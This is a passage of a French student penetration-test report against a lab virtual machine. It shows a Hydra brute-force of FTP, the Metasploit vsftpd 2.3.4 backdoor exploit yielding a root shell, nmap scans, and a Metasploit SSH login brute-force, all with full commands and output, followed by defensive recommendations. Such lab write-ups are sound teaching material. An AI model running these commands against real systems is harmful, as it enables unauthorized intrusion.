Une tentative de connexion sur le port 21 de notre machine cible a été réalisée pour confirmer que le service est actif. On remarque que le service répond bien, et la bannière indique la même version du logiciel (vsFTPd 2.3.4) que lors des précédentes analyses.

Cependant notre tentative de connexion avec un identifiant et un mot de passe aléatoire n'a pas abouti montrant l'importance de l'utilisation d'un algorithme pour « cracker » le bon identifiant et mot de passe.

### 5.1.3) Bruteforce avec Hydra

```
(kali㉿kali)-[~]
$ hydra -L FTP_hack/usernames.txt -P FTP_hack/passwords.txt ftp://192.168.56.101
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-07 00:42:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:4/p:6), ~2 tri
es per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-07 00:42:43
```

*Figure 18 Résultat Hydra FTP*



#### 5.1.4) Connexion FTP avec les identifiants trouvés

Figure 19 Résultat connexion FTP

### 5.1.6) Exploitation de la vulnérabilité avec Metasploit

*Figure 20 Résultat Metasploit FTP début*



```
MMMMMMMMMMMMNn,          eMMMMMMMMNNMM
MMMMNNNNNNNNNNNNNNx      MMMMMMMNNNNNNM
MMMMMMMMNNNNNNNNMMm+ .. +MMMMNNNNNNNNMM
                        https://metasploit.com

      =[ metasploit v6.4.38-dev ]
+ -- --=[ 2466 exploits - 1273 auxiliary - 393 post ]
+ -- --=[ 1475 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

use exploitmsf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:40487 -> 192.168.56.101:6200) at
    2025-01-07 00:48:03 -0500
```

Figure 21 Résultat Metasploit FTP fin

Une autre méthode d'intrusion de la machine cible est d'utiliser le framework Metasploit. Et de l'utiliser pour exploiter la vulnérabilité présente dans vsFTPd 2.3.4. A partir des différentes commandes ci-dessus dans ce framework, une session shell en tant que root a été ouverte, offrant un contrôle total sur la machine cible. La porte dérobée exploitée crée une session de commande qui permet d'exécuter des instructions sur la machine attaquée, de la même manière qu'après l'attaque bruteforce avec Hydra

## 5.2) Exploiting SSH

En plus du service FTP, le port 22, associé au protocole **SSH (OpenSSH 4.7p1)**, a été identifié comme ouvert. Nous avons également ciblé ce service pour des tentatives d'accès non autorisé.



### 5.2.1) Identification du service

```
(kali㉿kali)-[~]
$ nmap -sV -p 22 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 00:49 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:E7:21:98 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
```

*Figure 22 Résultat Nmap -sv SSH*

Le service identifié de la machine cible est bien un service SSH et plus particulièrement un OpenSSH 4.7p1, une version obsolète qui peut contenir des vulnérabilités potentielles.

### 5.2.2) Vérification des vulnérabilités avec Nmap

```
(kali㉿kali)-[~]
$ nmap -p 22 --script vuln 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 01:40 EST
Nmap scan report for 192.168.56.101
Host is up (0.00054s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds
```

*Figure 23 Résultat Nmap vulnérabilités SSH*

Une vérification des vulnérabilités a été effectuée avec un script spécifique de Nmap afin de déterminer des vulnérabilités connues de la version SSH de la machine cible. Cependant aucune vulnérabilité critique directement exploitable n'a été identifiée.



### 5.2.3) Exploitation bruteforce automatisée avec Metasploit

```
0 auxiliary/scanner/ssh/ssh_login . normal No SSH L
ogin Check Scanner
1 auxiliary/scanner/ssh/ssh_login_pubkey . normal No SSH P
ublic Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary
/scanner/ssh/ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > setg rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE ~/FTP_hack/usernames.txt
USER_FILE => ~/FTP_hack/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE ~/FTP_hack/passwords.txt
PASS_FILE => ~/FTP_hack/passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.56.101:22 - Starting bruteforce
[+] 192.168.56.101:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=
1001(user) Linux ismin_vulnerable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2
008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.56.102:33743 -> 192.168.56.101:22) at 2025-01-07
01:39:05 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > █
```

Figure 24 Résultat Metasploit SSH

Cette fois-ci au lieu de procéder à une attaque bruteforce avec Hydra, nous l'avons fait avec Metasploit et les commandes ci-dessus. Cette attaque brute sur le service SSH de la machine cible nous a permis d'identifier un couple (identifiant, mot de passe) valide : (user, user). Une session SSH a donc pu être ouverte avec succès, confirmant l'accès au système.



En conclusion, ces exploitations mettent en lumière les dangers des versions obsolètes de services comme FTP (vsFTPD 2.3.4) et SSH (OpenSSH 4.7p1). Les vulnérabilités présentes permettent non seulement d'accéder au système, mais aussi de compromettre totalement son intégrité, comme démontré avec la session root obtenue via Metasploit. Cela souligne l'importance de :

1. **Maintenir les logiciels à jour** : Utiliser les versions les plus récentes des services pour éviter les vulnérabilités connues.
2. **Protéger les accès** : Mettre en place des mécanismes comme la limitation des tentatives de connexion et l'utilisation de mots de passe robustes.
3. **Analyser régulièrement les vulnérabilités** : Mettre en œuvre des audits réguliers pour détecter et corriger les failles de sécurité.

Ces étapes sont essentielles pour réduire la surface d'attaque et protéger les systèmes contre des exploitations similaires.



## 6) Conclusion

Pour finir, le présent rapport met en lumière les étapes essentielles d'un test d'intrusion visant à évaluer la sécurité d'un système d'information dans un environnement contrôlé. À travers les différentes phases, de la reconnaissance initiale à la prise de contrôle, nous avons démontré l'utilisation d'outils variés et adaptés, tels que Nmap, Telnet, Hydra, Enum4Linux, et Metasploit, pour identifier, analyser, et exploiter les vulnérabilités d'une machine cible.

Dans la phase de reconnaissance, nous avons souligné l'importance de collecter des informations précises sur la cible afin d'optimiser les étapes suivantes. Le scanning des réseaux a permis d'identifier les ports ouverts et les services actifs, et l'énumération a fourni des détails supplémentaires sur le système et ses utilisateurs. Enfin, la phase d'exploitation a mis en évidence des vulnérabilités critiques, notamment sur les services FTP et SSH, permettant un accès non autorisé au système.

Les résultats obtenus montrent que l'utilisation de versions obsolètes de services, combinée à une configuration de sécurité insuffisante, expose la machine à des risques importants. Cela souligne plusieurs points clés :

1. **Mise à jour des systèmes** : L'utilisation de logiciels récents réduit les risques liés aux vulnérabilités connues.
2. **Renforcement des accès** : La mise en place de mécanismes tels que l'authentification multi-facteurs et des mots de passe robustes est cruciale.
3. **Audits réguliers** : Des tests périodiques permettent d'identifier et de corriger les failles avant qu'elles ne soient exploitées.

En conclusion, ce rapport démontre l'importance des tests d'intrusion pour anticiper et prévenir les cyberattaques. Il illustre également la nécessité de sensibiliser les organisations aux bonnes pratiques en matière de sécurité informatique. Ce projet a permis non seulement de mettre en pratique des techniques avancées de cybersécurité, mais aussi de souligner l'importance d'une démarche proactive pour garantir l'intégrité et la confidentialité des systèmes d'information.

